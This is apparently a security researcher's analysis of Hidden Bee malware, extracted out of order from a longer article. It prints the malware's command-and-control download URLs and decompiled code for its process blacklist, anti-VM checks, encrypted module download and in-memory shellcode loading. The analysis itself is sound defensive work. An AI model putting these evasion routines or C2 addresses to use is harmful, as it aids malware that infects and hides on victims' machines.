00000000	01 04 00 10 1c 2a 85 00	6e 2a 00 00 1c 68 00 00	••0••*×0 n*00•h00
00000010	bc 04 00 00 60 63 00 00	00 00 00 00 09 00 13 00	×•00`c00 0000 0•0
00000020	44 5e 4e 46 46 04 4e 46	46 00 00 0a 00 07 00 67	D^NFF•NF F00 0•0g
00000030	79 7c 69 78 7e 04 4e 46	46 00 00 0c 00 29 00 61	y ix~•NF F00 0)0a
00000040	6f 78 64 6f 66 19 18 04	4e 46 46 00 00 0c 00 06	oxdof••• NFF00 0•
00000050	00 6b 6e 7c 6b 7a 63 19	18 04 4e 46 46 00 00 0a	0kn kzc• ••NFF00
00000060	00 0c 00 7d 79 18 75 19	18 04 4e 46 46 00 00 0c	0 0}y•u• ••NFF00
00000070	00 01 00 43 5a 42 46 5a	4b 5a 43 04 4e 46 46 00	0•0CZBFZ KZC•NFF0
00000080	00 00 00 00 00 8c e7 ae	97 81 74 82 0d 5e 96 93	000000xxx xxtx_^xx
00000090	1c ca 96 93 1c d1 fe f0	ef 9d bb 93 1c cc 3f 0c	•xxx•xxx xxxxx•x?
000000a0	af 4f 5b a8 63 77 e2 e1	f9 89 5f b7 29 8d af d2	×0{×cw×× xx_×)×××
000000b0	7d f8 5c ef 6e 72 3c 94	7c 0b 0f b5 a5 d6 94 93	}×\×nr<×  ••xxxxx
000000c0	1c f5 26 bd 6b 8b fc bf	7e 90 75 82 0d 30 b8 82	•×&×k××× ~×ux_0××
000000d0	0d ea 3d 9d 7c e0 a9 e0	da 65 9c 46 ce d9 16 1f	××× xxx xexFxxx••

### Inside core.sdb

This module (retrieved from the PNG) is a second downloader component in the 0x10000401 format. This time, it uses a custom TCP-based protocol, referenced by the authors as SLTP. (This protocol was also used by the analogical component seen one year ago). The embedded links:

```
sltp://dns.howtocom.site:1108/minimal.bin?id=998 sltp://bbs.favcom.space:1108/setup.bin?id=999
```

### Execution flow

1. Checks for blacklisted processes. If any are detected, exits.
2. Removes functions:

```
DbgBreakPoint
```

,

```
DbgUserBreakPoint
```

by overwriting their beginning with the RET instruction.

3. Checks if the malware is already installed. If yes, exits.
4. Creates an installation mutex

```
{71BB7F1C-D700-4487-B9C6-6DD9863DFE91}-ins.
```

5. If the module was run with the flag==1:

1. Connects to the first address:

```
sltp://dns.howtocom.site:1108/minimal.bin?id=998
```

2. Sets an environment variable

```
INSTALL_SOURCE
```

to the value given as an argument.

3. Runs the downloaded next stage module.

6. If the module was run with the flag!=1:

1. Performs checks against VM. If detected, exits.
2. Connects to the second address:

```
sltp://bbs.favcom.space:1108/setup.bin?id=999
```

. This time, appends the victim's fingerprint to the URL. Format:

```
&sid=&sz=&os=&ar=
```

3. Runs the downloaded next stage module.

### Defensive checks

At this stage, many anti-analysis checks are deployed. First, there are checks to detect if any of the blacklisted processes are running. The enumeration of the processes is implemented using a low-level function:

`NtQuerySystemInformation` with a parameter 5 (

```
SystemProcessInformation
```

).

```
36 j_memset((int)v1, 0, SystemInformationLength);
37 if ( !NtQuerySystemInformation(v3, 5, v2, SystemInformationLength, &SystemInformationLength) )
38 {
39     while ( !blacklisted_processes[0] )
40     {
41 check_next:
42         if ( !*( _DWORD *)v2 )
43             goto finished;
44         v2 += *( _DWORD *)v2;
45     }
46     next_proc_name = blacklisted_processes;
47     _next_proc_name = blacklisted_processes;
48     while ( 1 )
49     {
50         RtlInitUnicodeString(&v6, *next_proc_name);
51         if ( ( _WORD)v6 == *( ( _WORD *)v2 + 28 ) )
52         {
53             if ( ( unsigned __int8)RtlEqualUnicodeString(&v6, v2 + 56, 1 ) )
54                 break;
55         }
56         next_proc_name = _next_proc_name + 1;
57         _next_proc_name = next_proc_name;
58         if ( !*next_proc_name )
59             goto check_next;
60     }
61     blacklisted_found = 1;
62 }
63 finished:
64     LocalFree(v7);
65 }
66 return blacklisted_found;
67 }
```

The blacklist contains popular debuggers and sniffers:

“devenv.exe”, “wireshark.exe”, “vmacthlp.exe”, “procmon.exe”, “ollydbg.exe”, “idag.exe”,  
“ImmunityDebugger.exe”, “windbg.exe”  
“EHSniffer.exe”, “iris.exe”, “procxp.exe”, “filemon.exe”, “fiddler.exe”

The names of the processes are obfuscated, so they are not visible on the strings list. If any of those processes are detected, the execution of the module terminates.

Another function deploys a set of anti-VM checks. The anti-VM checks include:

```
46 ms_exc.registration.TryLevel = 0;
47 CPUID_check(&v27, 0x40000000);
48 *(_DWORD *)v33 = v28;
49 *(_DWORD *)&v33[4] = v29;
50 *(_DWORD *)&v33[8] = v30;
51 ms_exc.registration.TryLevel = -1;
52 HIBYTE(v34) = 0;
53 if ( VPCEXT_check() )
54     goto set_vm_flag;
55 if ( VMWare_io_check() )
56     goto set_vm_flag;
```

CPUID with EAX=40000000 ([a check for Hypervisor's Brand](#)):

```
024335CB push    40000000h
024335D0 lea    eax, [ebp+var_844]
024335D6 push    eax
024335D7 call   CPUID_check

0243341A pusha
0243341B mov    eax, [ebp+arg_4]
0243341E xor    ebx, ebx
02433420 xor    ecx, ecx
02433422 xor    edx, edx
02433424 cpuid
02433426 mov    edi, [ebp+arg_0]
```

The VMWare I/O Port (more details [here](#)):

```
0243353A mov    eax, 'VMXh'
0243353F mov    ebx, 0
02433544 mov    ecx, 0Ah
02433549 mov    edx, 'VX'
0243354E in    eax, dx ; check_for_VMware
0243354F cmp    ebx, 'VMXh'
02433555 setz  [ebp+var_1C]
```

VPCEXT instruction (more details [here](#))

```
024334B3 push   ebx
024334B4 mov    ebx, 0
024334B9 mov    eax, 1
024334BE vpcezt 7, 0Bh
024334C2 test  ebx, ebx
024334C4 setz  [ebp+var_1C]
```

Checking [the list of common VM vendors](#):

```

57 v0 = decode_memory(&str_XenVMMXenVMM); // "XenVMMXenVMM"
58 if ( !strncmp(v33, v0, 12) )
59     goto set_vm_flag;
60 v1 = decode_memory(&str_VMWareVMware); // "VMwareVMware"
61 if ( !strncmp(v33, v1, 12) )
62     goto set_vm_flag;
63 v2 = decode_memory(&str_KVMKVMKVM); // "KVMKVMKVM"
64 if ( !strncmp(v33, v2, 12) )
65     goto set_vm_flag;
66 v3 = decode_memory(&str_KVMKVMKVM); // "KVMKVMKVM"
67 if ( !strncmp(v33, v3, 12) )
68     goto set_vm_flag;
69 v4 = decode_memory(&unk_2435F78); // " lrpepyh vr"
70 if ( !strncmp(v33, v4, 12) )
71     goto set_vm_flag;
72 v5 = decode_memory(&unk_2435F58); // "sbiedll.dll"
73 if ( GetModuleHandleA(v5) )
74     goto set_vm_flag;
75 if ( !GetComputerNameW(Buffer, &nSize) )
76     goto set_vm_flag;
77 v6 = (const WCHAR *)decode_memory(dword_2435F34); // L"SANDBOX"
78 if ( !lstrcmpiW(Buffer, v6) )
79     goto set_vm_flag;
80 nSize = 1024;
81 if ( !GetUserNameW(Buffer, &nSize) )
82     goto set_vm_flag;
83 v7 = (const WCHAR *)decode_memory(&unk_2435F08); // L"CurrentUser"
84 if ( !lstrcmpiW(Buffer, v7) )
85     goto set_vm_flag;
86 v8 = (const WCHAR *)decode_memory(dword_2435F34); // L"SANDBOX"
87 if ( !lstrcmpiW(Buffer, v8) )
88     goto set_vm_flag;

```

Checking the BIOS versions typical for virtual environments:

```

89 v9 = decode_memory(&unk_2435EE8); // "StrStrIA"
90 v10 = decode_memory(&unk_2435EC8); // "shlwapi.dll"
91 shlwapi_dll = LoadLibraryA(v10);
92 StrStrIA = GetProcAddress(shlwapi_dll, v9);
93 if ( !StrStrIA )
94     goto not_detected;
95 j_memset((int)Buffer, 0, 2048);
96 v12 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
97 v13 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
98 if ( read_registry_key(v13, v12, (BYTE *)Buffer, 0) )
99 {
100     if ( ((int (__stdcall *)(WCHAR *, const char *))StrStrIA)(Buffer, "VBOX" ) )
101         goto set_vm_flag;
102 }
103 v14 = decode_memory(&unk_2435E40); // "VideoBiosVersion"
104 v15 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
105 if ( read_registry_key(v15, v14, (BYTE *)Buffer, 0) )
106 {
107     v16 = decode_memory(&unk_2435E20); // "VirtualBox"
108     if ( ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v17, Buffer, v16) )
109         goto set_vm_flag;
110 }
111 v18 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
112 v19 = decode_memory(&str_Windows_CurrentVersion); // "SOFTWARE\Microsoft\Windows\CurrentVersion"
113 if ( read_registry_key(v19, v18, (BYTE *)Buffer, 0) )
114     && ((id1 = decode_memory(&unk_2435D84), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v21, Buffer, id1)) // "55274-640-2673864-23950"
115     || (id2 = decode_memory(&unk_2435D88), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v23, Buffer, id2)) // "76487-644-3177837-23510"
116     || (id3 = decode_memory(&unk_2435D5C), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v25, Buffer, id3)) ) // "76487-337-8429955-22614"
117 {
118     set_vm_flag;
119     vm_detected = 1;
120 }
121 else
122 {
123     not_detected;
124     vm_detected = 0;
125 }
126 return vm_detected;
127}

```

Detection of any of the features suggesting a VM results in termination of the component.

## Downloading new modules

The next elements of HiddenBee are downloaded over the custom “STLP” protocol.

```
024348F6 lea    eax, [ebp+var_40]
024348F9 push   offset aSltp    ; "sltp"
024348FE push   eax
024348FF call  j_strcmp
02434904 pop    ecx
02434905 test   eax, eax
02434907 pop    ecx
02434908 jnz    loc_2434AD9
```

The raw TCP socket created to communicate using the SLTP protocol:

```
LOWORD(v27) = htons(hostshort[0]);
socket = WSASocketA(2, 1, 0, 0, 0, 1u); // address family: 2 (AF_INET)
// type: 1 (SOCK_STREAM)
// protocol : 0 (unspecified)
// lpProtocolInfo: NULL
// group: NULL
// flags: 1 (WSA_FLAG_OVERLAPPED)

v6[13] = socket;
if ( socket != -1 )
{
    vInBuffer = 0x25A207B9;
    v32 = 0xDDF3u;
    v33 = 0x4660;
    v34 = 0x8Eu;
    v35 = 0xE9u;
    v36 = 0x76;
    v37 = 0xE5u;
    v38 = 0x8Cu;
    v39 = 0x74;
    v40 = 6;
    v41 = 0x3E;
    if ( BindIoCompletionCallback(socket, LpoverlappedCompletionRoutine, 0) )
    {
        callback = 0;
        if ( WSAIocctl(v6[13], 0xC8000006, &vInBuffer, 0x10u, &callback, 4u, (LPDWORD)&cbBytesReturned, 0, 0) != -1 )
        {
            *(_DWORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[4] = 0;
            *(_DWORD *)&name.sa_data[8] = 0;
            *(_WORD *)&name.sa_data[12] = 0;
            v26 = 2;
            v12 = v6[13];
            name.sa_family = 2;
            *(_WORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[2] = 0;
            if ( bind(v12, &name, 16) != -1 )
            {
                j_memset((int)v6, 0, 20);
                if ( !callback(v6[13], &v26, 16, 0, 0, &cbBytesReturned, v6) && WSAGetLastError() == 0x3E5 )
                    return 1;
            }
        }
    }
}
closesocket(v6[13]);
```

The communication is encrypted. We can see that the expected output is a shellcode that is loaded and executed:

```

do
{
v5 = v4[1];
if ( v5 )
{
if ( v5 == 2 )
{
v6 = *(v4 - 1);
if ( v6 + *v4 > a2 )
break;
fs_size = *v4;
custom_fs = &_amp;buffer[v6];
}
}
else
{
if ( *(v4 - 1) + *v4 > a2 )
break;
new_module = (void (__stdcall *)(int (__stdcall **)(int), _BYTE *, DWORD))VirtualAlloc(0, *v4, 0x1000u, 0x40u);
if ( new_module )
j_memcpy((int)new_module, (int)&_amp;buffer[*v4 - 1], *v4);
}
++buffera;
v4 += 3;
}
while ( (unsigned int)buffera < *((_DWORD *)_amp;buffer + 1) );
if ( new_module )
{
if ( custom_fs )
{
functions_list[0] = to_malloc;
functions_list[2] = (int (__stdcall *) (int))to_memcpy;
functions_list[1] = to_free;
functions_list[3] = *(int (__stdcall **)(int))VirtualAlloc;
functions_list[4] = *(int (__stdcall **)(int))VirtualFree;
decode_memory(&input_arr); // "ZwQueryInformationProcess"
v7 = decode_memory(&str_ntdll_dll);
v8 = GetModuleHandleA(v7);
functions_list[5] = (int (__stdcall *) (int))GetProcAddress(v8, v9); // ZwQueryInformationProcess
new_module(functions_list, custom_fs, fs_size);
VirtualFree(new_module, 0, 0x8000u);
}
}
}

```

The way in which it is loaded reminds me of the elements we described recently in [“Hidden Bee: Let’s go down the rabbit hole”](#). The current module loads a list of functions that will be passed to the next module. It is a minimalistic, custom version of Import Table. It also passes the memory with the downloaded filesystem to be used for further loading of components.

## The !rcx package

This element retrieves the custom filesystem used by this malware. As we know from previous analysis, Hidden Bee uses its own, custom filesystems that are mounted in the memory of the malware and passed to its components. This filesystem is important for the execution flow because it contains many other components that are supposed to be installed on the attacked system in order to continue the infection.

As mentioned before, unpacking the JPG gave us an !rcx package. After this package is downloaded, and its SHA256 checksum is validated, it is repackaged. First, at the end of the !rcx package, the list of URLs (JPG, PNG) from the previous module is copied. Then, the ARIA key is copied. The size of the module and its SHA256 hash are updated. Then, the execution is redirected to the first stage shellcode fetched from the !rcx.

This shellcode was the one that we saw at first, after decoding the !rcx package from the JPG. Yet, looking at this part, we do not see anything malicious. The elements that are more important are well protected and revealed at the next execution stages.

The shellcode from the !rcx package is executed in two stages. The first one unpacks and prepares the second. First, it loads its own imports using hardcoded names of libraries.


```
000000B1 sub     edi, ecx
000000B3 mov     [ebp+var_4C], 68h ; 'k'
000000B9 mov     [ebp+var_4A], 65h ; 'e'
000000BF mov     [ebp+var_48], 72h ; 'r'
000000C5 mov     [ebp+var_46], 6Eh ; 'n'
000000CB mov     [ebp+var_44], 65h ; 'e'
000000D1 mov     [ebp+var_40], 33h ; '3'
000000D7 mov     [ebp+var_3E], 32h ; '2'
000000DD mov     [ebp+var_3C], 2Eh ; '.'
000000E3 mov     [ebp+var_3A], 64h ; 'd'
000000E9 mov     [ebp+var_18], 6Eh ; 'n'
000000EF mov     [ebp+var_16], 74h ; 't'
000000F5 mov     [ebp+var_14], 64h ; 'd'
000000FB mov     [ebp+var_E], 2Eh ; '.'
00000101 mov     [ebp+var_C], 64h ; 'd'
00000107 mov     ebx, [esi]
```

The checksums of the functions that are going to be used are stored in the module and compared with the names calculated by the function:

```
1 unsigned int __stdcall calc_checksum(_BYTE *func_name)
2 {
3     _BYTE *_func_name; // edx
4     unsigned int checksum; // eax
5     char next_char; // cl
6     unsigned int prev_res; // esi
7     int _next_char; // eax
8
9     _func_name = func_name;
10    checksum = 0;
11    for ( next_char = *func_name; next_char; ++_func_name )
12    {
13        prev_res = (checksum >> 13) | (checksum << 19);
14        _next_char = next_char;
15        next_char = *_func_name;
16        checksum = prev_res + _next_char;
17    }
18    return checksum;
19 }
```

It uses the functions from kernel32.dll: GetProcessHeap, VirtualAlloc, VirtualFree, and from ntdll.dll: RtlAllocateHeap, RtlFreeHeap, NtQueryInformationProcess.

The repackaged !rcx module is supposed to be supplied as one of the arguments at the Entry Point of the first shellcode. It is most important because the second stage shellcode will be unpacked from the supplied !rcx package.



```
00000199 mov     ebx, [ebp+arg_C]
0000019C mov     ecx, [ebx+4]
0000019F cmp     dword ptr [ecx], 'kcr!'
000001A5 jnz     loc_28B
```

A new memory area is allocated, and the second stage shellcode is unpacked there.

```

new_module_ep = 0;
v15 = GetProcessHeap(8, *((_BYTE **)i + 2));
v16 = (_BYTE *)RtlAllocateHeap(v15);
indx = 0;
buffer = v16;
if ( v16 )
{
    if ( *((_DWORD *)i + 2) > 0u )
    {
        v18 = i + 16 - v16;
        do
        {
            ++indx;
            *v16 = v16[v18] ^ 0xE1;
            ++v16;
        }
        while ( indx < *((_DWORD *)i + 2) );
        _to_rcx_ptr = to_rcx_ptr;
    }
    allocated_buf1 = (unsigned __int16 *)_allocated_buf1;
    if ( decode_module(
        (int)&VirtualAlloc, // loaded_functions_list
        (int)buffer,
        *((_DWORD *)i + 2),
        (int)_allocated_buf1,
        *((_DWORD *)i + 3) == *((_DWORD *)i + 3) )
        new_module_ep = allocated_buf1;
    v20 = GetProcessHeap(0, buffer);
    RtlFreeHeap(v20);
    if ( new_module_ep )
        ((void (__stdcall *) (int (__stdcall *) (_DWORD, _DWORD, signed int, signed int), int, _DWORD, _DWORD))new_module_ep)(
            &VirtualAlloc, // loaded_functions_list
            flag,
            _to_rcx_ptr[1],
            *_to_rcx_ptr);
}
result = (unsigned __int16 *)VirtualFree(_allocated_buf1, 0, 0x8000);

```

Inside the second shellcode, we see strings referencing further components of the Hidden Bee malware:

```
/bin/i386/preload /bin/i386/coredll.bin
```

The role of the second stage is unpacking another part from the !rcx: an !rdx package.

```

if ( _rdx_ptr )
{
    v32 = v10[3];
    crypt_init(&crypt_ctx, &crypt_keybuf);
    dec_size = 0;
    if ( v10[2] )
    {
        chunk_ptr = (_BYTE *)sizea;
        for ( i = (int)((char *)v10 - sizea + 16); ; i = (int)((char *)v10 - sizea + 16) )
        {
            crypt_round(chunk_ptr, &chunk_ptr[i], (int)&crypt_ctx);
            dec_size += 16;
            chunk_ptr += 16;
            if ( (unsigned int)dec_size >= v10[2] )
                break;
        }
        rdx_ptr = _rdx_ptr;
    }
    if ( decompress((int)functions_list, (int)rdx_ptr, &v32, sizea, v10[2]) )
        goto LABEL_38;
    v17 = ((int (__stdcall *) (signed int, signed int))functions_list[2])(8, 12);
    v18 = (_DWORD *)((int (__stdcall *) (int))functions_list[3])(v17);
    v34 = v18;
    if ( !v18 )
        goto LABEL_38;
    *v18 = rdx_ptr;
    if ( *rdx_ptr == '\xdr!' )
    {
        v18[1] = rdx_ptr + 1;
        v18[2] = v10[3];
    }
}

```

```

00000619 mov     [eax], ebx
0000061B cmp     dword ptr [ebx], 'xdr!'
00000621 jnz     short loc_631
    
```

From our previous experience, we know that the !rdx package is a custom filesystem containing modules. Indeed, after the decryption is complete, the custom filesystem is revealed:

005605B0	PUSH EAX	
005605B1	CALL 0056268E	crypt_init
005605B6	AND DWORD PTR SS:[EBP+0x0C], 0x0	
005605BA	CMP DWORD PTR DS:[ESI+0x8], 0x0	
005605BE	JBE SHORT 005605F2	
005605C0	MOV EBX, DWORD PTR SS:[EBP+0x10]	
005605C3	LEA EAX, DWORD PTR DS:[ESI+0x10]	
005605C6	SUB EAX, EBX	
005605C8	MOV DWORD PTR SS:[EBP+0x8], EAX	
005605CB	JMP SHORT 005605D0	
005605CD	MOV EAX, DWORD PTR SS:[EBP+0x8]	
005605D0	LEA ECX, DWORD PTR SS:[EBP-0x15C]	
005605D6	ADD EAX, EBX	
005605D8	PUSH ECX	
005605D9	PUSH EAX	
005605DA	PUSH EBX	
005605DB	CALL 00562192	crypt_round
005605E0	ADD DWORD PTR SS:[EBP+0x0C], 0x10	
005605E4	ADD EBX, 0x10	
005605E7	MOV EAX, DWORD PTR SS:[EBP+0x0C]	
005605EA	CMP EAX, DWORD PTR DS:[ESI+0x8]	
005605ED	JB SHORT 005605CD	
005605EF	MOV EBX, DWORD PTR SS:[EBP-0x8]	
005605F2	PUSH DWORD PTR DS:[ESI+0x8]	
005605F5	LEA EAX, DWORD PTR SS:[EBP-0x0C]	
005605F8	PUSH DWORD PTR SS:[EBP+0x10]	
005605FB	PUSH EAX	
005605FC	PUSH EBX	
005605FD	PUSH EDI	
005605FE	CALL 00560666	
00560603	TEST EAX, EAX	
00560605	JNZ SHORT 00560646	
00560607	PUSH 0xC	
00560609	PUSH 0x8	
0056060B	CALL DWORD PTR DS:[EDI+0x8]	kernel32.GetProcessHeap
0056060F	PUSH 0x0	

EAX=00000000

Address	Hex dump	ASCII
01810048	21 72 64 78 22 00 00 00 ED 01 00 00 80 06 00 00	frdx"...?0..C*..
01810058	62 69 6E 2F 69 33 38 36 2F 70 72 65 6C 6F 61 64	bin/i386/preload
01810068	00 00 45 00 00 00 6D 08 00 00 00 2C 01 00 62 69	..E...n.....0.bi
01810078	6E 2F 61 6D 64 36 34 2F 63 6F 72 65 64 6C 6C 2E	n/amd64/coredll.
01810088	62 69 6E 00 00 64 00 00 6D 34 01 00 00 09 00	bin...d...m40....
01810098	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 65 6C 6F	.bin/amd64/prelo
018100A8	61 64 00 00 87 00 00 00 6D 3D 01 00 10 05 00 00	ad..c...n=0..*..
018100B8	62 69 6E 2F 69 33 38 36 2F 68 70 6C 6F 61 64 65	bin/i386/kpload
018100C8	72 2E 62 69 6E 00 00 A9 00 00 00 7D 42 01 00 00	r.bin...e...380..
018100D8	1C 00 00 62 69 6E 2F 61 6D 64 36 34 2F 63 6F 6D	..bin/amd64/com
018100E8	6D 6F 6E 2E 64 6C 6C 00 00 CB 00 00 00 7D 5E 01	mon.dll..f...)^0
018100F8	00 00 45 00 00 62 69 6E 2F 69 33 38 36 2F 68 6C	..E..bin/i386/kl
01810108	6F 61 64 65 72 2E 62 69 6E 00 00 E5 00 00 00 7D	oader.bin..h...)
01810118	A3 01 00 68 07 00 00 62 69 6E 2F 73 68 69 6D 2E	u0.h...bin/shim.
01810128	62 69 6E 00 00 07 01 00 00 E5 A9 01 00 80 00 00	bin...0..h 0.C..
01810138	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 2E 62 69	.bin/amd64/pr.bi
01810148	6E 2E 73 69 67 00 00 28 01 00 00 65 A8 01 00 80	n.sig..(0..e20.C
01810158	00 00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62	...bin/i386/pr.b
01810168	69 6E 2E 73 69 67 00 00 46 01 00 00 E5 A8 01 00	in.sig..F0..h20.
01810178	00 0A 00 00 62 69 6E 2F 61 6D 64 36 34 2F 70 72	...bin/amd64/pr
01810188	2E 62 69 6E 00 00 63 01 00 00 E5 B5 01 00 00 08	.bin..c0..hA0..
01810198	00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62 69	..bin/i386/pr.bi
018101A8	6E 00 00 87 01 00 00 E5 BD 01 00 F0 05 00 00 62	n..c0..h20..*..b
018101B8	69 6E 2F 61 6D 64 36 34 2F 68 70 6C 6F 61 64 65	in/amd64/kpload
018101C8	72 2E 62 69 6E 00 00 A8 01 00 00 05 C3 01 00 00	r.bin..E0..hA0..
018101D8	16 00 00 62 69 6E 2F 69 33 38 36 2F 63 6F 6D 6D	...bin/i386/comm
018101E8	6F 6E 2E 64 6C 6C 00 00 CA 01 00 00 05 D9 01 00	on.dll..*0..hA0.
018101F8	00 2E 01 00 62 69 6E 2F 69 33 38 36 2F 63 6F 72	..0..bin/i386/cor
01810208	65 64 6C 6C 2E 62 69 6E 00 00 00 00 00 00 05 07	edll.bin.....h*
01810218	03 00 00 58 00 00 62 69 6E 2F 61 6D 64 36 34 2F	*.CX..bin/amd64/
01810228	68 6C 6F 61 64 65 72 2E 62 69 6E 00 00 90 90 90	kloader.bin...EEE
01810238	E8 3E 00 00 00 00 00 00 00 00 00 00 00 00 00 00	R>.....
01810248	00 00 00 00 00 00 00 00 00 00 00 00 00 6B 00 65	.....k.e
01810258	00 72 00 6E 00 65 00 6C 00 33 00 32 00 2E 00 64	.r.n.e.l.3.2...D
01810268	00 6C 00 6C 00 00 00 68 AA AA AA AA FF 30 FF 50	.l.l...S 0 P
01810278	04 FF E0 58 0B CC 0B D0 83 EA 03 52 51 50 E8 7A	* 0x0f0d0a0R0Prz
01810288	03 00 00 C3 55 0B EC 83 EC 0C 8B 45 08 89 45 FC	*..fu0y0y.0E0ER

So the part that was hidden in the JPG is, in reality, a package that decrypts the custom filesystem and deploys the next stage modules: `/bin/i386/preload` and

```
/bin/i386/coredll.bin
```


. This filesystem has even more elements that are loaded at later stages of the infection. Their full functionality will be described in the next article in our series.

## Even more hidden

From the beginning, Hidden Bee malware has been well designed and innovative. Looking at one year of its evolution, we can be sure that the authors are serious about making it even more stealthy—and they don't stop improving it.

Although the initial dropper uses components analogous to ones observed in the past, revealing their encrypted content now takes many more steps and much more patience. The additional difficulty in the analysis is introduced by the fact that the URLs and encryption keys are never reused, and work only for a single session.

The team behind this malware is skilled and determined. We expect that the Hidden Bee malware won't be going extinct anytime soon.



```
com.google.decode
ActionScript source
WARNING: The code decompilation contains $$ instructions. This is usually caused by an obfuscation (See Settings/Automatic deobfuscation) or a nonstandard compiler used (Haxe, etc.).
1 package com.google
2 {
3     import avm2.intrinsics.memory.li16;
4     import avm2.intrinsics.memory.li32;
5     import avm2.intrinsics.memory.li8;
6     import avm2.intrinsics.memory.si16;
7     import avm2.intrinsics.memory.si32;
8     import avm2.intrinsics.memory.si8;
9     import com.google_2F_var_2F_folders_2F_e4_2F_jk5td613ns8hpppmxkv665m0000gn_2F_T_2F_2F_ccuLowUs_2E_lto_2E_bc_3A_2210E4FB_2D_444B_2D_45E7;
10    import flash.display.Loader;
11    import flash.system.ApplicationDomain;
12    import flash.system.LoaderContext;
13    import flash.utils.ByteArray;
14
15    public function decode(param1:ByteArray, param2:ByteArray, param3:int, param4:Function) : Loader
16    {
```

Looking at the decompiled code, we see some interesting constants. For example, `-889275714` in hex is `0xCAFEBABE`. As we found during [analysis of other Hidden Bee elements](#), this DWORD was used by the same authors before as a magic number identifying one of the custom formats.

```
243 if(_loc53_ == -889275714)
244 {
245     _loc53_ = li32(_loc68_ - 32);
246     if(_loc53_ == 32)
247     {
248         if(_loc59_ != 0)
249         {
250             if(_loc59_ != 1)
251             {
252                 _loc53_ = int(_loc68_ - 40);
253                 _loc53_ = _loc53_ | 4;
254                 _loc57_ = li32(_loc53_);
255             }
256             else
257             {
258                 _loc5_ = int(_loc5_ - 16);
259                 si32(_loc57_, _loc5_ + 4);
260                 _loc53_ = int(_loc68_ - 1072);
261                 si32(_loc53_, _loc5_);
262                 ESP = _loc5_;
263                 F_ENCRYPT_keysetup();
264                 _loc5_ = int(_loc5_ + 16);
265                 _loc51_ = int(_loc68_ - 40);
266                 _loc51_ = _loc51_ | 4;
267                 _loc57_ = li32(_loc51_);
268                 _loc5_ = int(_loc5_ - 16);
269                 si32(_loc57_, _loc5_ + 12);
270                 _loc51_ = int(_loc49_ + 76);
271                 si32(_loc51_, _loc5_ + 8);
272                 si32(_loc51_, _loc5_ + 4);
273                 si32(_loc53_, _loc5_);
274                 ESP = _loc5_;
275                 F_ENCRYPT_process_bytes();
```

Internally, there are references to a function from another module: E\_ENCRYPT\_process\_bytes(). Inside this function, we see calls suggesting that the [Rabbit Cipher](#) has been used:

```

10 public function F_ECRYPT_process_bytes() : void
11 {
12     var _loc2_* = 0;
13     var _loc7_* = 0;
14     var _loc4_* = 0;
15     var _loc5_* = 0;
16     var _loc8:int = 0;
17     var _loc6_* = 0;
18     var _loc3_* = int(ESP);
19     _loc2_ = _loc3_;
20     _loc3_ = int(_loc3_ - 16);
21     _loc4_ = li32(_loc2_ + 12);
22     _loc5_ = li32(_loc2_ + 8);
23     _loc6_ = li32(_loc2_ + 4);
24     _loc7_ = li32(_loc2_);
25     if(uint(_loc4_) >= 16)
26     {
27         _loc5_ = int(_loc5_ + 12);
28         _loc8_ = _loc6_ + 12;
29         _loc6_ = int(_loc7_ + 68);
30         do
31         {
32             _loc3_ = int(_loc3_ - 16);
33             si32(_loc6_, _loc3_);
34             ESP = _loc3_;
35             F_RABBIT_next_state();
36             _loc3_ = int(_loc3_ + 16);

```

Rabbit uses a 128-bit key (the same length as the MD5 hash that was mentioned before) and a 64-bit initialization vector. (In different runs, a different encryption algorithm may be selected.)

After the decoding process is complete, the revealed content is loaded:

```

3329     ,
3330     if(_loc57_ != 0)
3331     {
3332         _loc53_ = li32(_loc57_);
3333         ESP = _loc5_ & -16;
3334         var _loc16_:ByteArray = new ByteArray();
3335         CModule.readBytes(int(_loc57_ + 4), _loc53_, _loc16_);
3336         ESP = _loc5_ & -16;
3337         ESP = _loc5_ & -16;
3338         new Loader().contentLoaderInfo.addEventListener("complete", param4);
3339         ESP = _loc5_ & -16;
3340         var _loc69_:LoaderContext = new LoaderContext(false, ApplicationDomain.currentDomain);
3341         ESP = _loc5_ & -16;
3342         _loc69_.applicationDomain = ApplicationDomain.currentDomain;
